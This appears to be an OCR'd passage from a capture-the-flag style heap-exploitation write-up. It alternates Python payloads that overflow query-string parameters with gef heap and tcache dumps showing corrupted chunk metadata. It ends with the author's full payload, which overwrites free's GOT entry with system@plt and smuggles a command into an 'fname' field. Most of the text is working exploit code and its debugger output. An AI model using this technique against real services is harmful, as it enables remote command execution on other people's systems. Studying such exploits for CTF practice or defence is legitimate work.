


```
payload = [
    b'\x12'*0x4f4 + b'=' + b'\x34'*0x4f4,
    b'\x56'*0x4f8 + b'\x61',
    b'\x78'*0x500 + p64(0xdeadbeef) + b'=' + b'\x9a'*0x87,
]
payload = b'&'.join(payload)
```

My payload and result




```
payload = [
    b'\x12'*0x4f4 + b'=' + b'\x34'*0x4f4,
    b'\x56'*0x4f8 + b'\x61',
    b'\x78'*0x500 + p64(0xdeadbeef) + b'=' + b'\x9a'*0x87,
]
payload = b'&'.join(payload)
```




```
gef➤ heap chunks
Chunk(addr=0x40c010, size=0x290, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c010     00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00    ................]
Chunk(addr=0x40c2a0, size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c2a0     01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00    ................]
Chunk(addr=0x40c2d0, size=0x50, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c2d0     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x40c320, size=0x20cf0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ← top chunk
gef➤ heap bins tcache
──────────────────────────────── Tcachebins for thread 1 ────────────────────────────────
Tcachebins[idx=542551296285575045, size=0x7878787878787870, count=1] ← Chunk(addr=0x40c820, size=0x7878787878787878, flags
=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ← [Corrupted chunk at 0x40c820]
gef➤ x/14gx 0x40c7f0
0x40c7f0:       0x7878787878787878      0x7878787878787878
0x40c800:       0x7878787878787878      0x7878787878787878
0x40c810:       0x7878787878787878      0x7878787878787878
0x40c820:       0x00000000deadbeef      0x00000000000207e1
0x40c830:       0x3434343434343434      0x3434343434343434
0x40c840:       0x3434343434343434      0x3434343434343434
0x40c850:       0x3434343434343434      0x3434343434343434
gef➤ 
```

My payload and result




```
payload = [
    b'\x12'*0x4f4 + b'=' + b'\x34'*0x4f4,
    b'\x56'*0x4f8 + b'\x61',
    b'\x78'*0x500 + p64(0xdeadbeefcafebabe) + b'=' + b'\x9a'*0x87,
]
payload = b'&'.join(payload)
```

My payload and result




```
payload = [
    b'\x12'*0x4f4 + b'=' + b'\x34'*0x4f4,
    b'\x56'*0x4f8 + b'\x61',
    b'\x78'*0x500 + p64(0xdeadbeefcafebabe) + b'=' + b'\x9a'*0x87,
]
payload = b'&'.join(payload)
```




```
gef➤ heap chunks
Chunk(addr=0x40c010, size=0x290, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c010     00 00 00 00 00 00 00 00 01 00 00 00 00 00 01 00     ................]
Chunk(addr=0x40c2a0, size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c2a0     01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00     ................]
Chunk(addr=0x40c2d0, size=0x50, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c2d0     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ................]
Chunk(addr=0x40c320, size=0x520, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c320     e0 ac e1 f7 ff 7f 00 00 e0 ac e1 f7 ff 7f 00 00     ................]
Chunk(addr=0x40c840, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x000000000040c840     0c 04 00 00 00 00 00 00 1e f8 21 64 03 15 92 d5     ..........!d....]
Chunk(addr=0x40c8d0, size=0x20740, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
gef➤ heap bins tcache
──────────────────────────────── Tcachebins for thread 1 ────────────────────────────────
Tcachebins[idx=542551296285575045, size=0x7878787878787870, count=1] ← Chunk(addr=0x40c820, size=0x7878787878787878, flags
=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  [Corrupted chunk at 0x40c820]
Tcachebins[idx=7, size=0x90, count=1] ← Chunk(addr=0x40c840, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
gef➤ x/14gx 0x40c7f0
0x40c7f0:       0x7878787878787878      0x7878787878787878
0x40c800:       0x7878787878787878      0x7878787878787878
0x40c810:       0x7878787878787878      0x7878787878787878
0x40c820:       0xdeadbeefcafebabe      0xd59215036421f800
0x40c830:       0x0000000000000520      0x0000000000000090
0x40c840:       0x000000000000040c      0xd59215036421f81e
0x40c850:       0x9a9a9a9a9a9a9a9a      0x9a9a9a9a9a9a9a9a
gef➤
```

Author’s payload



```
payload = [
    'w'*0x57+'='+'w'*0x57,
    'A'*0x4f4+'='+'B'*0x4f4,
    'c'*0x4f8+'a',
    'D'*0x500+nprint(pp32(free_got))+'='+'B'*0x87,
    'id='+'X'*0x240+nprint(pp32(free_got)),
    'fname='+(urllib.parse.quote(p64(system_plt))+cmd).ljust(0x57, 'a'),
]
payload = '&'.join(payload)
```

